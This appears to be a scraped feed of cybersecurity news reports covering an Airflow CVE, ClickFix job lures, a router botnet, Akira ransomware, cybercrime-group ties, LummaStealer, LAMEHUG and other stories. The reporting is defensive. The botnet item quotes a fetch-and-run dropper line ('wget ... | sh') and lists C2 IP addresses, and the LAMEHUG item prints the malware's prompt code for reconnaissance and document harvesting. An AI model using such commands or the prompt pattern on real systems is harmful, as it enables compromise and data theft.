A critical security flaw has emerged in Apache Airflow 3.0.3, exposing sensitive connection information to users with only read permissions.
The vulnerability, tracked as CVE-2025-54831 and classified as “important” severity, fundamentally undermines the platform’s intended security model for handling sensitive data within workflow connections.
Apache Airflow version 3.0 introduced significant changes to how sensitive information in connections is managed, implementing a “write-only” model designed to restrict access to sensitive connection fields exclusively to Connection Editing Users.
This security enhancement was intended to prevent unauthorized access to critical authentication details, database credentials, and API keys stored within Airflow connections.
However, the implementation in version 3.0.3 contained a critical flaw that reversed these security improvements.
The vulnerability allows users with standard READ permissions to access sensitive connection information through both the Airflow API and web user interface.
This exposure occurs regardless of the AIRFLOW__CORE__HIDE_SENSITIVE_VAR_CONN_FIELDS configuration setting, which is specifically designed to mask sensitive connection details from unauthorized users.
The breach effectively renders the security configuration ineffective, creating a significant risk for organizations relying on Airflow’s access controls.
Apache security analysts identified the vulnerability after observing unexpected behavior in connection handling mechanisms.
The flaw specifically affects Apache Airflow version 3.0.3, while earlier Airflow 2.x versions remain unaffected since they follow different connection handling protocols where exposing sensitive information to connection editors was the documented behavior.
Connection Access Control Mechanism
The vulnerability stems from improper implementation of the connection access control system introduced in Airflow 3.0.
When users with READ permissions query connection details via the /api/v1/connections/{connection_id}endpoint or access the connections interface through the web UI, the system incorrectly returns sensitive fields including passwords, tokens, and connection strings that should remain hidden.
Organizations using Apache Airflow 3.0.3 should immediately upgrade to version 3.0.4 or later to address this security vulnerability and restore proper access controls for sensitive connection information.
Follow us on Google News, LinkedIn, and X to Get More Instant Updates, Set CSN as a Preferred Source in Google.
A sophisticated cybercriminal alliance between malware operators and covert North Korean IT workers has emerged as a significant threat to corporate organizations worldwide.
This hybrid operation, known as DeceptiveDevelopment, represents a dangerous convergence of traditional cybercrime and state-sponsored activities, targeting software developers and cryptocurrency professionals through elaborate social engineering campaigns.
The DeceptiveDevelopment group, active since at least 2023, operates through a symbiotic relationship with North Korean IT workers in what researchers have termed the WageMole activity cluster.
This collaboration creates a dual-layered threat where malware operators pose as legitimate recruiters to compromise job seekers’ systems, while North Korean IT workers subsequently use stolen credentials and identities to secure employment positions at overseas companies.
The campaign primarily targets developers working on cryptocurrency and Web3 projects across Windows, Linux, and macOS platforms.
The operation employs sophisticated social engineering techniques, including the recently observed ClickFix method, where victims are directed to fake job interview websites.
These sites present elaborate application forms designed to build trust and commitment from potential victims.
In the final step, victims encounter a fabricated technical issue requiring them to execute terminal commands that appear to fix camera access problems but instead download and execute malware payloads.
WeliveSecurity analysts identified the group’s primary toolset as consisting of multiplatform malware families including BeaverTail, InvisibleFerret, WeaselStore, and the complex TsunamiKit framework.
The malware demonstrates varying levels of technical sophistication, compensating for technical limitations through operational scale and creative social manipulation.
ClickFix Social Engineering Mechanism
The ClickFix technique represents a particularly insidious evolution in the group’s social engineering arsenal. This method begins with directing victims to professionally designed fake job interview platforms that closely mimic legitimate recruitment processes.
The websites contain detailed application forms with extensive questions about the applicant’s background, skills, and career objectives, creating a sense of legitimacy and investment.
The psychological manipulation intensifies as victims spend considerable time completing the lengthy application, fostering a commitment bias that makes them more likely to comply with subsequent requests.
The final application step requests video recording capabilities, triggering a carefully orchestrated sequence of events. When the system generates a fake camera access error, victims are presented with operating system-specific “troubleshooting” instructions.
These instructions direct users to execute terminal commands under the guise of resolving technical issues.
The commands vary based on the victim’s operating system but consistently result in downloading and executing malicious payloads.
This technique proves particularly effective because it leverages the victim’s desire to complete what appears to be a legitimate professional opportunity while exploiting their trust in technical support procedures.
Execution chain of WeaselStore (Source – Welivesecurity)
The execution chain demonstrates sophisticated understanding of victim psychology, combining professional presentation with technical deception to bypass security awareness training that typically focuses on obvious phishing attempts rather than elaborate, context-aware social engineering scenarios.
Follow us on Google News, LinkedIn, and X to Get More Instant Updates, Set CSN as a Preferred Source in Google.
A sophisticated botnet operation has emerged, employing a Loader-as-a-Service model to systematically weaponize internet-connected devices across the globe.
The campaign exploits SOHO routers, IoT devices, and enterprise applications through command injection vulnerabilities in web interfaces, demonstrating an alarming evolution in cybercriminal tactics.
The malicious infrastructure operates by targeting unsanitized POST parameters in network management fields including NTP, syslog, and hostname configurations.
Attackers inject shell commands into these vulnerable input fields, enabling remote execution through minimal one-line droppers such as wget -qO- http://IP/rondo.*.sh | sh.
This approach maximizes success rates across diverse device architectures while maintaining operational stealth.
The botnet systematically progresses through multiple attack phases, beginning with automated authentication probes using default credentials like admin:admin combinations.
Upon successful access, the operation deploys fetch-and-execute chains that download RondoDoX, Mirai, and Morte payloads from distributed command infrastructure spanning multiple IP addresses including 74.194.191.52, 83.252.42.112, and 196.251.73.24.
CloudSEK analysts identified this campaign through exposed command and control logs spanning six months of operations.
The security firm’s TRIAD platform discovered logger panels containing detailed attack vectors and infrastructure deployment patterns, providing unprecedented visibility into the botnet’s operational methodology.
The malware demonstrates remarkable adaptability through multi-architecture payload support, utilizing BusyBox utilities for cross-platform compatibility.
The operation targets Oracle WebLogic servers, embedded Linux systems, and specific router administration interfaces including wlwps.htm and wan_dyna.html pages.
Additionally, the campaign exploits known CVEs including CVE-2019-17574 (WordPress Popup Maker), CVE-2019-16759 (vBulletin pre-auth RCE), and CVE-2012-1823 (PHP-CGI query string handling).
Command Injection Attack Mechanism
The botnet’s primary infiltration method centers on exploiting web GUI fields through sophisticated command injection techniques.
The operation specifically targets network configuration parameters where administrators typically input server addresses and system settings.
When devices process these malformed inputs without proper sanitization, the injected commands execute with system privileges.
The attack chain utilizes multiple fallback protocols to ensure payload delivery success. If HTTP-based wget commands fail, the system automatically attempts TFTP and FTP transfers using commands like ftpget and tftp.
Exploitation of Old CVEs (Source – CloudSEK)
This redundancy, combined with hosting identical payloads across numerous IP addresses, creates a resilient distribution network that survives individual server takedowns.
Post-compromise, the botnet conducts comprehensive device fingerprinting through ReplyDeviceInfo modules, collecting MAC addresses, hostnames, firmware versions, and available services.
This reconnaissance determines which architecture-specific binaries to deploy and whether devices should be retained for cryptocurrency mining, DDoS participation, or sold as access credentials to other threat actors.
Follow us on Google News, LinkedIn, and X to Get More Instant Updates, Set CSN as a Preferred Source in Google.
A new wave of cyberattacks targeting organizations using SonicWall firewalls has been actively deploying Akira ransomware since late July 2025.
Security researchers at Arctic Wolf Labs detected a surge in this activity, which remains ongoing. Threat actors are gaining initial access through malicious SSL VPN logins, successfully bypassing multi-factor authentication (MFA), and then rapidly moving to encrypt data within hours.
The campaign appears to be an opportunistic mass exploitation, affecting victims across various sectors. The initial point of entry is a malicious login to a SonicWall SSL VPN, often originating from Virtual Private Server (VPS) hosting providers instead of typical corporate networks.
Alarmingly, attackers have successfully authenticated against accounts protected with SonicWall’s One-Time Password (OTP) MFA feature.
SonicWall has linked these malicious logins to CVE-2024-40766, an improper access control vulnerability disclosed in 2024.
The working theory is that threat actors harvested credentials from devices that were previously vulnerable and are now using them in this campaign, even if the devices have since been patched.
This explains why fully patched devices have been compromised, a fact that initially led to speculation about a potential zero-day exploit.
Once inside a network, the attackers operate with remarkable speed. The time from initial access to ransomware deployment, known as “dwell time,” is often measured in hours, with some intrusions taking as little as 55 minutes, Arctic Wolf said. This extremely short window for response makes early detection critical.
Attack Sequence
Attackers use compromised credentials to log into SonicWall SSL VPNs, bypassing OTP MFA. Within minutes of logging in, attackers begin internal network scanning for open ports like SMB (445), RPC (135), and SQL (1433). They use tools like Impacket, SoftPerfect Network Scanner, and Advanced IP Scanner for discovery and lateral movement.
The threat actors create new administrator accounts, escalate privileges for existing accounts, and install remote management tools like AnyDesk, TeamViewer, and RustDesk to maintain access. They also establish persistence using SSH reverse tunnels and Cloudflare Tunnels.
To operate undetected, attackers attempt to disable endpoint security products like Windows Defender and other EDR solutions. They use a “bring-your-own-vulnerable-driver” (BYOVD) technique to tamper with security software at the kernel level and delete Volume Shadow Copies to prevent system restoration.
Before encryption, attackers steal sensitive data. They package files using WinRAR and exfiltrate them with tools like rclone and FileZilla. Finally, they deploy the Akira ransomware (using executables named akira.exe or locker.exe) to encrypt network drives and demand a ransom.
Arctic Wolf recommends that organizations using SonicWall devices take immediate action. The most critical step is to reset all SSL VPN credentials, including related Active Directory accounts, especially if the devices have ever run firmware vulnerable to CVE-2024-40766. Patching alone is insufficient if credentials have already been compromised.
Organizations should also monitor for suspicious VPN logins from hosting providers and look for anomalous SMB activity indicative of Impacket use.
The cybersecurity landscape continues to evolve as three of the most notorious English-speaking cybercrime groups—LAPSUS$, Scattered Spider, and ShinyHunters—have been found to share significant operational connections, tactical overlaps, and direct collaboration since 2023.
These relationships have created what security experts now describe as a highly adaptive cybercrime ecosystem that poses an advanced persistent threat to global enterprises.
Recent developments reveal that the lines between these groups have become increasingly blurred, with their shared proclivity for social engineering, overlapping membership, and coordinated attacks on high-profile targets demonstrating a level of organization previously unseen in cybercrime operations.
The attack vectors employed by these groups are not particularly sophisticated in terms of technical complexity but showcase remarkable coordination and exploitation of both human weaknesses and technological misconfigurations.
Their primary method of gaining access to target networks remains social engineering-based attacks, where actors impersonate employees or contractors to deceive IT help desks into granting unauthorized access.
Extortion email (Source – Resecurity)
Despite their “retirement” announcement in September 2025, intelligence suggests these groups continue operating discreetly, having established substantial credibility and a proven track record of successful breaches that allows them to leverage their commanding reputation for private extortion without immediate media amplification.
Resecurity analysts identified the most concrete evidence of collaboration in August 2025 when a Telegram channel explicitly combined the brands and apparent memberships of all three groups.
This chaotic channel, eventually banned by Telegram, was used to coordinate threats, tease data leaks, and market a new Ransomware-as-a-Service offering dubbed “shinysp1d3r.”
The operational division of labor became clear: ShinyHunters confirmed that Scattered Spider provided initial access to targets while they handled data exfiltration and dumps, with LAPSUS$ members serving as active participants in high-profile campaigns including the Salesforce and Snowflake breaches.
The groups’ association with “The Com” collective further demonstrates their interconnected nature.
This predominantly English-speaking cybercriminal ecosystem operates as a loosely organized network encompassing a broad range of actors, mainly teenagers and individuals in their twenties.
The amplification of successful data breaches through official Com channels suggests shared ideology, membership, resources, and possible operational coordination, prompting the FBI to issue warnings about the risks associated with joining such movements.
Social Engineering and Multi-Factor Authentication Bypass Techniques
The trinity of hacker groups has refined sophisticated social engineering methodologies that serve as their primary attack vector, with particular expertise in bypassing modern security controls that many organizations consider robust.
Their approach to multi-factor authentication (MFA) circumvention demonstrates the evolution of social engineering from simple phishing to complex, multi-stage psychological manipulation campaigns.
LAPSUS$ pioneered the use of SIM swapping combined with MFA bombing techniques, also known as “push fatigue,” where attackers flood victims with authentication requests until they approve one out of frustration or confusion.
This technique has been widely adopted by Scattered Spider and increasingly used by ShinyHunters in their Salesforce-focused campaigns.
The groups employ sophisticated vishing (voice phishing) operations where attackers impersonate IT staff members, often armed with detailed organizational knowledge obtained through reconnaissance or previous breaches.
Attack on Jaguar Land Rover (JLR) (Source – Resecurity)
Their help desk impersonation techniques involve extensive preparation, including gathering employee names, organizational structures, and internal terminology through social media reconnaissance and data broker services.
Attackers often call help desks claiming to be employees who have lost their devices or been locked out of accounts, providing enough authentic-seeming information to convince support staff to reset credentials or provide access.
In OAuth token abuse scenarios, particularly targeting Salesforce environments, the groups exploit the trust relationship between applications and cloud services.
The technical implementation involves tricking users into authorizing malicious “Connected Apps” in Salesforce, which generates long-lived OAuth tokens that grant persistent access to data while bypassing MFA and other security controls.
These tokens, once obtained, allow attackers to access customer relationship management (CRM) data at scale, as demonstrated in ShinyHunters’ claims of stealing over 1.5 billion Salesforce records from 760 companies.
The abuse of OAuth tokens associated with legitimate integrations like Salesloft and Drift showcases how attackers exploit the interconnected nature of modern cloud environments to maintain persistent access while appearing as legitimate application traffic.
Infostealers play a crucial role in their authentication bypass strategy, with the groups utilizing malware families including Azorult, Lumma, RedLine, Raccoon, and Vidar to harvest not only usernames and passwords but also active session cookies.
These cookies allow attackers to hijack authenticated sessions and gain immediate access to systems without triggering login alerts or MFA challenges.
The sophisticated nature of these attacks demonstrates how traditional security measures often fail against well-orchestrated social engineering campaigns that combine technical exploitation with psychological manipulation, making detection and prevention increasingly challenging for organizations relying solely on technological solutions.
Follow us on Google News, LinkedIn, and X to Get More Instant Updates, Set CSN as a Preferred Source in Google.
LummaStealer has emerged as one of the most prolific information-stealing malware families in recent years, targeting victims across multiple industry verticals including telecommunications, healthcare, banking, and marketing.
The sophisticated malware gained widespread notoriety in early 2025 when cybercriminals extensively deployed it in coordinated campaigns worldwide.
Although law enforcement operations in May 2025 temporarily disrupted its activities, new variants have begun surfacing again, demonstrating the persistent and evolving nature of this threat.
The malware’s resurgence has prompted security researchers to develop more advanced detection methodologies capable of identifying previously unknown variants.
Unlike traditional signature-based detection systems that rely on known indicators, modern threats like LummaStealer require innovative approaches that can adapt to the malware’s evolving tactics, techniques, and procedures.
The stealer’s ability to continuously morph its delivery mechanisms and obfuscation techniques has made it particularly challenging for conventional security solutions to detect effectively.
Netskope researchers recently identified a new LummaStealer campaign and conducted an extensive technical analysis of the sample identified by hash 87118baadfa7075d7b9d2aff75d8e730.
The analysis revealed sophisticated code obfuscation techniques, advanced evasion mechanisms designed to bypass security defenses, and complex persistence mechanisms that allow the malware to maintain its foothold on infected systems.
Process tree (Source – Netskope)
This comprehensive examination provides critical insights into how the malware operates and the methodologies required to combat such evolving threats.
Advanced ML-Powered Detection Framework
The detection of LummaStealer variants requires a sophisticated multi-layered approach that combines traditional static analysis with cutting-edge machine learning techniques.
Netskope’s Advanced Threat Protection platform utilizes a Cloud Sandbox environment enhanced with purpose-built ML models specifically designed to identify novel and targeted malware samples.
The system executes suspicious files in isolated Windows environments while capturing comprehensive runtime behavioral data including process trees with API calls and DLL interactions, registry modifications, file operations, and network activity patterns.
The core innovation lies in the implementation of a tree transformer architecture that analyzes the intricate patterns within malicious process trees and their associated behavioral features.
This approach employs tree positional embeddings to encode each node and its position within the execution hierarchy, creating a comprehensive understanding of the malware’s operational flow.
Runtime behavioral features such as registry modifications, file operations, and network communications are encoded into feature vectors and combined with process tree embeddings to generate final malware classifications.
The transformer-based architecture enables the detection system to capture generalized behavioral patterns rather than relying solely on specific signatures or indicators. This methodology prevents overfitting to training data while significantly enhancing the ability to detect previously unseen threats.
When analyzing the LummaStealer sample, the ML model successfully identified malicious behavior through process tree embeddings combined with suspicious runtime activities, demonstrating the effectiveness of this approach against sophisticated evasion techniques.
The analyzed sample was categorized as a Nullsoft Scriptable Install System (NSIS) installer file, which upon extraction revealed multiple components including an obfuscated NSIS script and various payload files disguised with .m4a extensions.
The malware leveraged legitimate AutoIt scripting language for malicious purposes, highlighting a common tactic where threat actors repurpose trusted system utilities to evade detection while carrying out their objectives.
[NSIS].nsi: Obfuscated NSIS script, will invoke Parish.m4a to initiate the chain
Parish.m4a: obfuscated batch file
Other *.m4a: Blobs for next stage payload
The sophisticated evasion techniques employed by this variant initially resulted in a very low detection rate of only 9 out of 73 antivirus engines on VirusTotal, demonstrating the effectiveness of its anti-analysis mechanisms and the critical need for advanced ML-based detection approaches to identify such threats.
Follow us on Google News, LinkedIn, and X to Get More Instant Updates, Set CSN as a Preferred Source in Google.
A 17-year-old suspect who surrendered over his alleged role in the 2023 cyberattacks against two major Las Vegas casino operators was released to his parents under strict supervision.
During his initial hearing before Family Court Judge Dee Smart Butler in Las Vegas, the teenager originally from the Chicago area was ordered to remain in Clark County and comply with several technical and administrative restrictions.
During Wednesday’s proceedings, Judge Butler imposed stringent measures to mitigate the risk of further illicit activity.
Alleged Casino HackerReleased
The teen, originally from the Chicago area, must remain within Clark County under parental supervision and is barred from unsupervised internet access.
Review Journal reports that his use of cell phones and other electronic devices is strictly prohibited unless for approved academic purposes or when accompanied by a parent. Prosecutors, intent on trying him as an adult, will revisit that determination at a November hearing.
Chief Deputy District Attorney Summer Clarke disclosed that the suspect is accused of orchestrating network intrusions resulting in millions of dollars in damage, including the theft of sensitive data such as Social Security numbers.
Clarke emphasized that the teen’s capabilities and the sophistication of the attacks warranted adult prosecution.
The defense team, led by attorneys David Chesnoff and Richard Schonfeld, argued against continued detention, characterizing the prosecution’s stance as “disingenuous” and highlighting the suspect’s lack of prior criminal history.
Butler ultimately agreed with the defense, citing the presence of the teen’s parents and grandmother at a temporary rental in Clark County and ordering “intense” surveillance. Any disobedience of these orders will lead to immediate probation detention.
Between August and October 2023, multiple Las Vegas casino properties experienced “sophisticated network intrusions” attributed to a threat group known as Scattered Spider, Octo Tempest, UNC3944, or 0ktapus.
Authorities believe the teen still controls roughly $1.8 million worth of bitcoin acquired during the attacks, though its current location remains unknown.
Search warrants executed by the FBI on the suspect’s Illinois residence in December 2023 and February 2025 yielded digital evidence linking him to the breaches.
Prosecutors allege the intrusions involved exploitation of exposed RDP services and SQL injection payloads.
The Metropolitan Police Department confirmed counts of obtaining or using personally identifying information, extortion, and unlawful computer-related acts in connection with the case.
As the community awaits the November hearing, the release of this minor under strict conditions signals the delicate balance between juvenile justice protocols and the severity of cybercrime.
Some maritime special operators are getting a robotic turret that can turn machine guns into an autonomous drone-killer for boats and other vehicles.
U.S. Special Operations Command awarded defense tech startup Allen Control Systems a contract—value and quantity undisclosed—for its Bullfrog autonomous turret, the company announced Friday. The contract will be executed by ManTech, an established defense contractor.
Bullfrog is equipped with sensors and AI to spot and engage incoming drones in groups 1, 2, and 3, and can be armed with an M240, M2, M230, and M134 guns or non-kinetic weapons such as a laser dazzler.
Allen Control Systems president Steve Simoni, a former Navy nuclear engineer, said U.S. forces need more autonomous defenses against drones.
“We are a little behind. All of our weapons systems need to be enhanced with some form of additional autonomy,” Simoni said at Axios’ AI event last week. “In China, they are manufacturing drones at an unprecedented rate, and these things are incredibly lethal …and they fly very fast, and they can take out million-dollar pieces of artillery. They can crush tanks like never before, and it's a massive problem, and so we need an autonomy stack across different sorts of products to neutralize this threat. And I think right now, as you're seeing on the battlefield in Ukraine, there's really not a good solution for it yet.”
[[Related Posts]]
Special operators are often quick to try, buy, and integrate new technologies—an increasingly popular model for how the Pentagon handles acquisitions more broadly. And, much like the Marine Corps and Army, SOCOM is embracing drone tech and autonomous systems.
The goal is to “get to a point where we can basically have something on a vehicle, let’s say it’s counter-UAS, and we can just send it to a point and have it do its mission,” said Vincent Grizio, a program manager for vehicles for the Special Operations Forces Warrior program office, National Defense magazine reported in June.
Drones are an increasing threat on and off the battlefield, driving demand for solutions that can disable them and pushing militaryunits to shift how they handle the threat, as well as the techtheybuy. Just this week, drones closed Danish airports and disrupted military base operations for several hours.
Simoni said the tech also allows the military to take down drones at a lower cost by using common arms such as the M240.
“Any country or clandestine group can now wage an effective war. It used to be expensive for a country to wage war, but now, with the rise of the drone, it's just, it's very easy to be disruptive,” he said. “Ranging from $1,000 to $10,000 for these small [first-person view] drones, interceptor missiles just really don't make any sense. And right now, what we're doing, we're invested in a lot of electronic warfare, like I mentioned. And then the other thing we invest in as a military is interceptors. The US military—we have some of the best interceptors in the world—but they're more expensive than the drone, and so that's just not going to be long-term sustainable.”
In 2025, AI penetration testing tools have become the backbone of modern cybersecurity strategies, offering automation, intelligence-driven reconnaissance, and vulnerability analysis faster than traditional manual assessments. Businesses now demand AI-powered solutions to protect against evolving cyber threats and ensure compliance. Choosing the right AI penetration testing platform not only saves time and resources but also […]
A sophisticated new threat has emerged in the cybersecurity landscape that represents a significant evolution in malware development.
The LAMEHUG malware family, first identified by CERT-UA in July 2025, marks a concerning advancement in cyber attack methodology by integrating artificial intelligence directly into its operational framework.
Unlike traditional malware that relies on static, pre-programmed instructions, LAMEHUG leverages large language models hosted on Hugging Face to dynamically generate commands for reconnaissance, data theft, and system manipulation in real-time.
This innovative approach transforms how malicious software operates by enabling attacks that can adapt their behavior based on the specific environment they encounter.
The malware targets Windows environments through carefully crafted spear-phishing campaigns, disguising itself as legitimate applications such as AI image generators or canvas tools.
Once deployed, LAMEHUG systematically harvests sensitive information including credentials, system configurations, and documents while continuously evolving its attack patterns to evade detection mechanisms.

LAMEHUG Main() and LLM_QUERY_EX Thread (Source – Splunk)
Splunk analysts identified that LAMEHUG’s deployment strategy involves sophisticated social engineering techniques, presenting itself through filenames like “AI_generator_uncensored_Canvas_PRO_v0.9.exe” and “AI_image_generator_v0.95.exe” to capitalize on current interest in AI-powered applications.
The LLM Query Setup of LAMEHUG (Source – Splunk)
The malware’s ability to generate contextually appropriate commands through LLM queries makes it particularly dangerous, as it can adapt to different system configurations and security measures without requiring updates from its operators.
Dynamic Command Generation Through LLM Integration
The most distinctive feature of LAMEHUG lies in its unprecedented use of large language models to generate malicious commands dynamically.
The malware connects to the Qwen 2.5-Coder-32B-Instruct model through HuggingFace’s API infrastructure, essentially weaponizing legitimate AI services for malicious purposes.
This integration occurs through the LLM_QUERY_EX() function, which constructs specific prompts designed to elicit Windows administrative commands from the AI model.
The malware operates by sending carefully crafted prompts that instruct the LLM to act as a “Windows systems administrator” and generate commands for specific malicious objectives.
For system reconnaissance, LAMEHUG prompts the AI to create commands that establish the directory “C:\ProgramData\info” and gather comprehensive system information including hardware specifications, running processes, network configurations, and Active Directory domain details, all consolidated into a single text file.
def LLM_QUERY_EX():
    prompt = {
        'messages': [
        {
            'role': 'Windows systems administrator',
            'content': 'Make a list of commands to create folder C:\\Programdata\\info and to gather computer information,
            hardware information, process and services information, networks information, AD domain information, to execute in
            one line and add each result to text file c:\\Programdata\\info\\info.txt. Return only commands, without markdown'}],
        'temperature': 0.1,
        'top_p': 0.1,
        'model': 'Qwen/Qwen2.5-Coder-32B-Instruct' }
For data collection, the malware issues subsequent prompts requesting commands to recursively copy office documents, PDFs, and text files from user directories including Documents, Downloads, and Desktop folders to the centralized collection point.
The AI-generated responses utilize Windows utilities such as systeminfo, wmic, whoami, and dsquery for reconnaissance, while xcopy.exe facilitates document harvesting across multiple folder paths.
LAMEHUG System Information Discovery and File Collection (Source – Splunk)
This dynamic approach ensures that the malware can adapt to different Windows environments and execute contextually appropriate commands based on the AI model’s understanding of system administration tasks.
LAMEHUG SSH C2 Server (Source – Splunk)
The collected information is subsequently exfiltrated through multiple channels, including SSH connections to remote servers using hardcoded credentials, or through HTTPS POST requests to command-and-control infrastructure.
Some variants encode their LLM prompts in Base64 format and utilize different exfiltration endpoints, demonstrating the malware’s operational flexibility and the operators’ understanding of evasion techniques.
Follow us on Google News, LinkedIn, and X to Get More Instant Updates, Set CSN as a Preferred Source in Google.


.webp)
.webp)


.webp)
%20(Source%20-%20Resecurity).webp)
.webp)
%20and%20LLM_QUERY_EX%20Thread%20(Source%20-%20Splunk).webp)
.webp)
.webp)
.webp)